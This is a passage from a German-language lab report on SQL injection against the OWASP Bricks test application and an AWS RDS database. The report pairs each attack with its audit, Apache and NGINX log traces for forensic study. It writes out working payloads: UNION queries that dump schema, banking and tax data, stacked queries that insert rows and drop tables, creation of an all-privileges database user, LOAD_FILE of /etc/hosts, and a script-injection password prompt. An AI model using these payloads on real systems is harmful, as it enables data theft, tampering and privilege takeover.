+1%2C2%2C3%2C+column_name%2C+6%2C7%2C8%2C9%2Ctable_schema%2C11%2C12%2C13%2Ctable_name%2C15%2C16+FROM+information_schema.columns+WHERE+table_schema+%3D%27wingsAPL%27%29%23&submit=Submit" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0)
Gecko/20100101 Firefox/97.0"
```

Mit diesen vorliegenden Informationen können einzelne Inhalte der Tabellen ausgelesen werden.

	
*x0x0' AND 0 UNION (SELECT 1,2,3,bankAccountID,6,bdate,8,9, balance, 11,12,13, balanceID,15,16 FROM wingsAPL.*bankBalance*)#*	*x0x0' AND 0 UNION (SELECT 1,2,3,businessID,6,personalDataID,8,9 , businessName, 11,12,13, taxid,15,16 FROM wingsAPL.*businessData*)#*
Zahlungsein- und ausgänge zu den BankIDs aus der Tabelle bankBalance: siehe Bildausschnitt	Firmenname, Steuernummer, FirmenID und PersonenID: siehe Bildausschnitt

AWS/RDS Audit Log:

```
2022-02-13T17:04:23.000+01:00          20220213 16:04:23,ip-10-1-3-205,admin,p549ebfde.di…      wingsapl

20220213 16:04:23,ip-10-1-3-205,admin,p549ebfde.dip0.t-ipconnect.de,1023,120667,QUERY,,'SELECT * FROM personalData JOIN businessData ON
personalData.personalDataID = businessData.businessID WHERE businessName LIKE \'%x0x0\' AND 0 UNION (SELECT 1,2,3,bankAccountID,6,bdate,8,9, balance,
11,12,13, balanceID,15,16 FROM wingsAPL.bankBalance)#%\'',0,,
```

```
2022-02-13T17:05:01.000+01:00          20220213 16:05:01,ip-10-1-3-205,admin,p549ebfde.di…      wingsapl

20220213 16:05:01,ip-10-1-3-205,admin,p549ebfde.dip0.t-ipconnect.de,1024,120708,QUERY,,'SELECT * FROM personalData JOIN businessData ON
personalData.personalDataID = businessData.businessID WHERE businessName LIKE \'%x0x0\' AND 0 UNION (SELECT 1,2,3,businessID,6,personalDataID,8,9,
businessName, 11,12,13, taxid,15,16 FROM wingsAPL.businessData)#%\'',0,,
```

Apache Access Log:

```
127.0.0.1 - - [14/Feb/2022:19:16:19 +0100] "GET /owasp-bricks/content-2/index.php?companysearch=x0x0%27+AND+0+UNION+%28SELECT+1%2C2%2C3%2CbankAccountID%2C6%2Cbdate%2C8%2C9%2C+balance
%2C+11%2C12%2C13%2C+balanceID%2C15%2C16+FROM+wingsAPL.bankBalance%29%23&submit=Submit HTTP/1.1" 200 12478 "http://localhost/owasp-bricks/content-2/index.php?companysearch=x0x0%27+AND
+0+UNION+%28SELECT+1%2C2%2C3%2CbankAccountID%2C6%2Cbdate%2C8%2C9%2C+balance%2C+11%2C12%2C13%2C+balanceID%2C15%2C16+FROM+wingsAPL.bankBalance%29%23&submit=Submit" "Mozilla/5.0 (Windows
NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0"
127.0.0.1 - - [14/Feb/2022:19:16:45 +0100] "GET /owasp-bricks/content-2/index.php?companysearch=x0x0%27+AND+0+UNION+%28SELECT+1%2C2%2C3%2CbusinessID%2C6%2CpersonalDataID%2C8%2C9%2C
+businessName%2C+11%2C12%2C13%2C+taxid%2C15%2C16+FROM+wingsAPL.businessData%29%23&submit=Submit HTTP/1.1" 200 4863 "http://localhost/owasp-bricks/content-2/index.php?
companysearch=x0x0%27+AND+0+UNION+%28SELECT+1%2C2%2C3%2CbankAccountID%2C6%2Cbdate%2C8%2C9%2C+balance%2C+11%2C12%2C13%2C+balanceID%2C15%2C16+FROM+wingsAPL.bankBalance
%29%23&submit=Submit" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0"
```

4.1.3. Verändern von Daten

Bei der Veränderung von Daten gibt es bei einer komplexen Datenbank viele Ansatzmöglichkeiten. So wurde nachfolgend eine neue Tabelle erstellt, ein neuer Eintrag einer Bank in die Beispieltabelle “bankAccount” hinzugefügt und anschließend eine Tabelle gelöscht.

Bricks Search (Multiquery SQLi) Search company name. ' or 1=1; CREATE TABLE injected (first varchar(255))# Submit Details Company City CEO Email Fastcompany Berlin Gerd Geldhai gerd.geldhai@fastcompany.net Forwardthinking München Gabi Schmidt g.schmidt@forwardthinking.de Bonni und Kleid Hannover Erika Meier-Lüdke meier-luedke@bonniundkleid.de *x0x0' AND 0 UNION (SELECT 1,2,3, column_name, 6,7,8,9,table_schema,11, 12,13,table_name,15,16 FROM information_schema.columns WHERE table_schema ='wingsAPL')#* wingsAPL injected 3 first 7 wingsAPL personalData 3 accountID 7 wingsAPL personalData 3 emailAddress 7	Bricks Search (Multiquery SQLi) Search company name. 1' OR 1=1; INSERT INTO `wingsAPL`.`bankAccount`(`bankName`,`accountNumb Submit Details Company City CEO Email Fastcompany Berlin Gerd Geldhai gerd.geldhai@fastcompany.net Forwardthinking München Gabi Schmidt g.schmidt@forwardthinking.de Bonni und Kleid Hannover Erika Meier-Lüdke meier-luedke@bonniundkleid.de Muster-Beratung GmbH Kiel Max Muster mm@muster-beratung.biz Nachhaltig Leben Berlin Anna Klein anna@nachhaltig-leben.berlin	Bricks Search (Multiquery SQLi) Search company name. ' or 1=1; DROP TABLE injected# Submit Details Company City CEO Email Fastcompany Berlin Gerd Geldhai gerd.geldhai@fastcompany.net Forwardthinking München Gabi Schmidt g.schmidt@forwardthinking.de Bonni und Kleid Hannover Erika Meier-Lüdke meier-luedke@bonniundkleid.de Muster-Beratung GmbH Kiel Max Muster mm@muster-beratung.biz Nachhaltig Leben Berlin Anna Klein anna@nachhaltig-leben.berlin *x0x0' AND 0 UNION (SELECT 1,2,3, column_name, 6,7,8,9,table_schema,11, 12,13,table_name,15,16 FROM information_schema.columns WHERE table_schema ='wingsAPL')#* wingsAPL cashflowPrediction 3 updatedAt 7 wingsAPL personalData 3 accountID 7 wingsAPL personalData 3 emailAddress 7
' OR 1=1; CREATE TABLE injected (first varchar(255))#	*1' OR 1=1; INSERT INTO `wingsAPL`.`bankAccount`(`bankName`,`accountNumber`,`bankCode`)VALUES('Bank attack666','666666666','50010517')#*	' OR 1=1; DROP TABLE injected#
Tabelle “injected” mit erste Spalte “first” erfolgreich erstellt	MySQL Workspace: Result Grid Filter Rows: Edit: bankAccountID bankName accountNumber bankCode 1 Banko Blanco 123456789 50010517 2 Banko Blanco 987337823 50010517 3 Green Bank 895547878 60059918 4 Banko Blanco 897448897 50010517 5 Money Cash Bank 666456789 12378911 6 Bremen Bank 446789 23412399 7 Bank attack 0 0 8 Bank attack2 0 0 12 Bank attack666 666666666 50010517 NULL NULL NULL NULL Frontend: x0x0' AND 0 UNION (SELECT	Tabelle “injected” wurde erfolgreich gelöscht

	1,2,3,bankCode,6,7,8,9,bankName, 11,12,13,accountNumber, 15,16 FROM wingsAPL.bankAccount)# Company | City | CEO | Email Banko Blanco | 123456789 | 3 50010517 | 7 Banko Blanco | 987337823 | 3 50010517 | 7 Green Bank | 895547878 | 3 60059918 | 7 Banko Blanco | 897448897 | 3 50010517 | 7 Money Cash Bank | 666456789 | 3 12378911 | 7 Bremen Bank | 446789 | 3 23412399 | 7 Bank attack | 0 | 3 0 | 7 Bank attack2 | 0 | 3 0 | 7 Bank attack666 | 666666666 | 3 50010517 | 7 Neuer Bank Account (Bank attack666….) wurde erfolgreich erstellt	

AWS/RDS Audit Log:




```
2022-02-13T17:07:09.000+01:00        20220213 16:07:09,ip-10-1-3-205,admin,p549ebfde.di…    wingsapl
20220213 16:07:09,ip-10-1-3-205,admin,p549ebfde.dip0.t-ipconnect.de,1028,120852,QUERY,,'CREATE TABLE injected (first varchar(255))#%\'',0,,

2022-02-25T23:32:23.000+01:00        20220225 22:32:23,ip-10-1-3-225,admin,p549ebfde.dip0.t-ipconnect.de,1325,30813,QUERY,,'INSE…    wingsapl
20220225 22:32:23,ip-10-1-3-225,admin,p549ebfde.dip0.t-ipconnect.de,1325,30813,QUERY,,'INSERT INTO
`wingsAPL`.`bankAccount`(`bankName`,`accountNumber`,`bankCode`)VALUES(\'Bank attack666\',\'666666666\',\'50010517\')#%\'',0,,

2022-02-13T17:14:34.000+01:00        20220213 16:14:34,ip-10-1-3-205,admin,p549ebfde.di…    wingsapl
20220213 16:14:34,ip-10-1-3-205,admin,p549ebfde.dip0.t-ipconnect.de,1031,121189,QUERY,,'DROP TABLE injected#%\'',0,,
```

Apache Access Log:

```
127.0.0.1 - - [14/Feb/2022:19:17:46 +0100] "GET /owasp-bricks/content-2/index.php?companysearch=%27+or+1%3D1%3B+CREATE+TABLE+injected+%28first+varchar%28255%29%29%23&submit=Submit
HTTP/1.1" 200 4951 "http://localhost/owasp-bricks/content-2/index.php?companysearch=x0x0%27+AND+0+UNION+%28SELECT+1%2C2%2C3%2CbusinessID%2C6%2CpersonalDataID%2C8%2C9%2C+businessName%2C
+11%2C12%2C13%2C+taxid%2C15%2C16+FROM+wingsAPL.businessData%29%23&submit=Submit" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0"
127.0.0.1 - - [25/Feb/2022:23:32:22 +0100] "GET /owasp-bricks/content-2/index.php?companysearch=1%27+OR+1%3D1%3B+INSERT+INTO+%60wingsAPL%60.%60bankAccount%60%28%60bankName%60%2C%
60accountNumber%60%2C%60bankCode%60%29VALUES%28%27Bank+attack666%27%2C%2766666666666%27%2C%2750010517%27%29%23&submit=Submit HTTP/1.1" 200 5032 "http://localhost/owasp-
bricks/content-2/index.php?companysearch=x0x0%27+AND+0+UNION+%28SELECT+1%2C2%2C3%2CbankCode%2C6%2C7%2C8%2C9%2CbankName%2C+11%2C12%2C13%2CaccountNumber%2C15%2C16+FROM+wingsAPL.bankAccount%
29%23&submit=Submit" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0"
127.0.0.1 - - [14/Feb/2022:19:20:26 +0100] "GET /owasp-bricks/content-2/index.php?companysearch=%27+or+1%3D1%3B+DROP+TABLE+injected%23&submit=Submit HTTP/1.1" 200 4928
"http://localhost/owasp-bricks/content-2/index.php?companysearch=1%27+OR+1%3D1%3B+INSERT+INTO+%60wingsAPL%60.%60bankAccount%60%28%60bankName%60%29VALUES%28%27Bank
+attack667%27%29%23&submit=Submit" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0"
```

4.1.4. Datenbankserver verändern

Bei einer Veränderung am Datenbankserver geht es zumeist darum, einen DBMS so zu kompromittieren, dass Zugriffsbeschränkungen unterwandert werden. Folgend wurde ein weiterer Datenbank Nutzer erstellt, der erweiterte Rechte besitzt.

		 *x0x0' UNION SELECT 1,2,3, USER, 6,7,8,9,10,11,12,13,14,15, 16 FROM mysql.user#* 
x0x0' UNION SELECT 1,2,3, CURRENT_USER(), 6,7,8,9,10,11,12,13,14,15, 16#	*x0x0' AND 0 UNION (SELECT 1,2,3,IS_GRANTABLE,6, TABLE_CATALOG,8,9, GRANTEE, 11,12,13, PRIVILEGE_TYPE,15,16 FROM information_schema.user_privileges)#*	*x0x0'; CREATE USER 'Superuser'@'%' IDENTIFIED BY 'pass'; GRANT ALL PRIVILEGES ON *.* TO 'Superuser'@'%'; FLUSH PRIVILEGES#*
User (des derzeitigen Zugriffs): admin	Auflistung welche Rechte welcher User besitzt.	ein neuer User “Superuser” mit allen Rechten wurde erfolgreich erstellt

AWS/RDS Audit Log:

```
2022-02-13T13:10:26.000+01:00        20220213 12:10:26,ip-10-1-3-205,admin,p549ebfde.dip0.t-ipconnect.de,958,11058…        wingsapl
20220213 12:10:26,ip-10-1-3-205,admin,p549ebfde.dip0.t-ipconnect.de,958,110582,QUERY,,'SELECT * FROM personalData JOIN businessData ON
personalData.personalDataID = businessData.businessID WHERE businessName LIKE \'%x0x0\' AND 0 UNION (SELECT 1,2,3,IS_GRANTABLE,6,TABLE_CATALOG,8,9, GRANTEE,
11,12,13, PRIVILEGE_TYPE,15,16 FROM information_schema.user_privileges)#%\'',0,,

2022-02-13T13:09:43.000+01:00        20220213 12:09:43,ip-10-1-3-205,admin,p549ebfde.dip0.t-ipconnect.de,956,11052…        wingsapl
20220213 12:09:43,ip-10-1-3-205,admin,p549ebfde.dip0.t-ipconnect.de,956,110528,QUERY,,'CREATE USER \'Superuser\'@\'%\' IDENTIFIED BY <secret>',0,,

2022-02-13T13:09:43.000+01:00        20220213 12:09:43,ip-10-1-3-205,admin,p549ebfde.dip0.t-ipconnect.de,956,11053…        wingsapl
20220213 12:09:43,ip-10-1-3-205,admin,p549ebfde.dip0.t-ipconnect.de,956,110530,QUERY,,'CREATE USER \'Superuser\'@\'%\' IDENTIFIED BY <secret>',1045,,
```

Apache Access Log:

```
127.0.0.1 - - [14/Feb/2022:19:22:59 +0100] "GET /owasp-bricks/content-2/index.php?companysearch=x0x0%27+UNION+SELECT+1%2C2%2C3%2C+CURRENT_USER%28%29%2C
+6%2C7%2C8%2C9%2C10%2C11%2C12%2C13%2C14%2C15%2C16%23&submit=Submit HTTP/1.1" 200 4077 "http://localhost/owasp-bricks/content-2/index.php?companysearch=x0x0%27+UNION+SELECT
+1%2C2%2C3%2C+CURRENT_USER%28%29%2C+6%2C7%2C8%2C9%2C10%2C11%2C12%2C13%2C14%2C15%2C16%23&submit=Submit" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0"
```

```
127.0.0.1 - - [14/Feb/2022:19:23:35 +0100] "GET /owasp-bricks/content-2/index.php?companysearch=x0x0%27+AND+0+UNION+%28SELECT+1%2C2%2C3%2CIS_GRANTABLE%2C6%2CTABLE_CATALOG%2C8%2C9%2C
+GRANTEE%2C+11%2C12%2C13%2C+PRIVILEGE_TYPE%2C15%2C16+FROM+information_schema.user_privileges%29%23&submit=Submit HTTP/1.1" 200 16196 "http://localhost/owasp-bricks/content-
2/index.php?companysearch=x0x0%27+UNION+SELECT+1%2C2%2C3%2C+CURRENT_USER%28%29%2C+6%2C7%2C8%2C9%2C10%2C11%2C12%2C13%2C14%2C15%2C16%23&submit=Submit" "Mozilla/5.0 (Windows NT 10.0;
Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0"
127.0.0.1 - - [14/Feb/2022:19:24:09 +0100] "GET /owasp-bricks/content-2/index.php?companysearch=x0x0%27%3B+CREATE+USER+%27Superuser%27%40%27%25%27+IDENTIFIED+BY+%27pass%27%3B+GRANT
+ALL+PRIVILEGES+ON+*.*+TO+%27Superuser%27%40%27%25%27%3B+FLUSH+PRIVILEGES%23&submit=Submit HTTP/1.1" 200 3964 "http://localhost/owasp-bricks/content-2/index.php?
companysearch=x0x0%27+AND+0+UNION+%28SELECT+1%2C2%2C3%2CIS_GRANTABLE%2C6%2CTABLE_CATALOG%2C8%2C9%2C+GRANTEE%2C+11%2C12%2C13%2C+PRIVILEGE_TYPE%2C15%2C16+FROM
+information_schema.user_privileges%29%23&submit=Submit" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0"
```

Apache Error Log:

```
[Mon Feb 14 19:28:13.132921 2022] [mpm_winnt:notice] [pid 12652:tid 544] AH00418: Parent: Created child process 18556
```

4.1.5. Zugriff auf das Filesystem

Mit Hilfe eines Zugriffs auf das Filesystem wie bereits unter Punkt 1.5 erläutert, können Inhalte und Informationen ausgelesen oder neue Inhalte erstellt werden, die direkt im Filesystem des Datenbankservers liegen. Amazon AWS/RDS nutzt hier eine komplexe Umgebung aus Container basierten Systemen. Somit ist das Filesystem komplett getrennt von der dazugehörigen Datenbank.

	Ein Zugriff auf das Filesystem war in der Amazon AWS/RDS-Cloud aufgrund der Sicherheitsrichtlinien und der Container basierten Systeme nicht möglich, der Versuch konnte aber in der Audit Log sowie Apache Access Log nachgewiesen werden.
x0x0' UNION SELECT 1,2,3, LOAD_FILE('/etc/hosts'), 6,7,8,9,10,11,12,13,14,15,16#	

AWS/RDS Audit Log:



```
▼ 2022-02-13T17:58:58.000+01:00        20220213 16:58:58,ip-10-1-3-205,admin,p549ebfde.di…      wingsapl
  20220213 16:58:58,ip-10-1-3-205,admin,p549ebfde.dip0.t-ipconnect.de,1045,123089,QUERY,,'SELECT * FROM personalData JOIN businessData ON
  personalData.personalDataID = businessData.businessID WHERE businessName LIKE \'%x0x0\' UNION SELECT 1,2,3, LOAD_FILE(\'/etc/hosts\'),
  6,7,8,9,10,11,12,13,14,15,16#%\'',0,,
```

Apache Access Log:

```
127.0.0.1 - - [14/Feb/2022:19:25:20 +0100] "GET /owasp-bricks/content-2/index.php?companysearch=x0x0%27+UNION+SELECT+1%2C2%2C3%2C+LOAD_FILE%28%27%2Fetc%2Fhosts%27%29%2C
+6%2C7%2C8%2C9%2C10%2C11%2C12%2C13%2C14%2C15%2C16%23&submit=Submit HTTP/1.1" 200 4079 "http://localhost/owasp-bricks/content-2/index.php?companysearch=x0x0%27%3B+CREATE+USER+
%27Superuser%27%40%27%25%27+IDENTIFIED+BY+%27pass%27%3B+GRANT+ALL+PRIVILEGES+ON+*.*+TO+%27Superuser%27%40%27%25%27%3B+FLUSH+PRIVILEGES%23&submit=Submit" "Mozilla/5.0 (Windows NT 10.0;
Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0"
```

4.1.6. Einschleusen von beliebigem Code

Beim Einschleusen von Code geht es darum, in die Datenbank Fremdcode zu implementieren. Dennoch nutzt Amazon diverse Sicherheitsmechanismen in Form der “Web application security”, um z. B. HTML oder Java Code-Inhalte aus Datenbankabfragen herauszufiltern.

		Der Code wurde zwar ausgeführt, ist aber aufgrund der Sicherheitseinstellungen in der Amazon AWS/RDS-Cloud nicht in die Tabelle/DB geschrieben worden. Auch dieser Versuch des einschleusens von Code wurde im Audit Log und Apache Access Log geloggt.
1' OR 1=1; INSERT INTO `wingsAPL`.`businessData`(`businessName `)VALUES('<script>prompt("bitte Passwort eingeben:")</script>')#		Es konnte keine Möglichkeit gefunden werden dies zu Testzwecken zu aktivieren.

AWS/RDS Audit Log:


```
2022-02-13T18:04:51.000+01:00        20220213 17:04:51,ip-10-1-3-205,admin,p549ebfde.di…      wingsapl

20220213 17:04:51,ip-10-1-3-205,admin,p549ebfde.dip0.t-ipconnect.de,1047,123361,QUERY,,'INSERT INTO `wingsAPL`.`businessData`(`businessName
`)VALUES(\'<script>prompt("bitte Passwort eingeben:")</script>\')#%\'',1054,,
```

Apache Access Log:

```
127.0.0.1 - - [14/Feb/2022:19:26:17 +0100] "GET /owasp-bricks/content-2/index.php?companysearch=1%27+OR+1%3D1%3B+INSERT+INTO+%60wingsAPL%60.%60businessData%60%28%60businessName+
%60%29VALUES%28%27%3Cscript%3Eprompt%28%22bitte+Passwort+eingeben%3A%22%29%3C%2Fscript%3E%27%29%23&submit=Submit HTTP/1.1" 200 5025 "http://localhost/owasp-bricks/content-2/index.php?
companysearch=x0x0%27+UNION+SELECT+1%2C2%2C3%2C+LOAD_FILE%28%27%2Fetc%2Fhosts%27%29%2C+6%2C7%2C8%2C9%2C10%2C11%2C12%2C13%2C14%2C15%2C16%23&submit=Submit" "Mozilla/5.0 (Windows NT 10.0;
Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0"
```

4.2. MySQL Lokal

4.2.1. Login-Bypass




In dieser Login-Variante werden Nutzername und Passwort der Query in Klammern übergeben. Bei dieser Injection können beliebige Wörter als Passwort eingegebenen werden, da ein Abgleich des Passwort-Hashes gar nicht mehr erfolgt.

NGINX-Log:

```
root@forensicman:~# tail -2 /var/log/nginx/access.log
127.0.0.1 - - [18/Feb/2022:20:24:24 +0100] "GET /login-3/ HTTP/1.1" 200 1085 "http://localhost/login-pages.html" "Mo
127.0.0.1 - - [18/Feb/2022:20:25:33 +0100] "POST /login-3/index.php HTTP/1.1" 200 1261 "http://localhost/login-3/" "M
```

Im NGINX-Log lässt sich die Injection leider nicht nachvollziehen, da die Query nicht Teil des GET-Parameters ist und somit in der URL fehlt.

4.2.2. Auslesen der Datenbank Version



Über die “@@”-Adressierung lassen sich mit Selects verschiedene Informationen zur Datenbank auslesen. Hier wurden Versionsinformationen abgefragt.

NGINX-Log

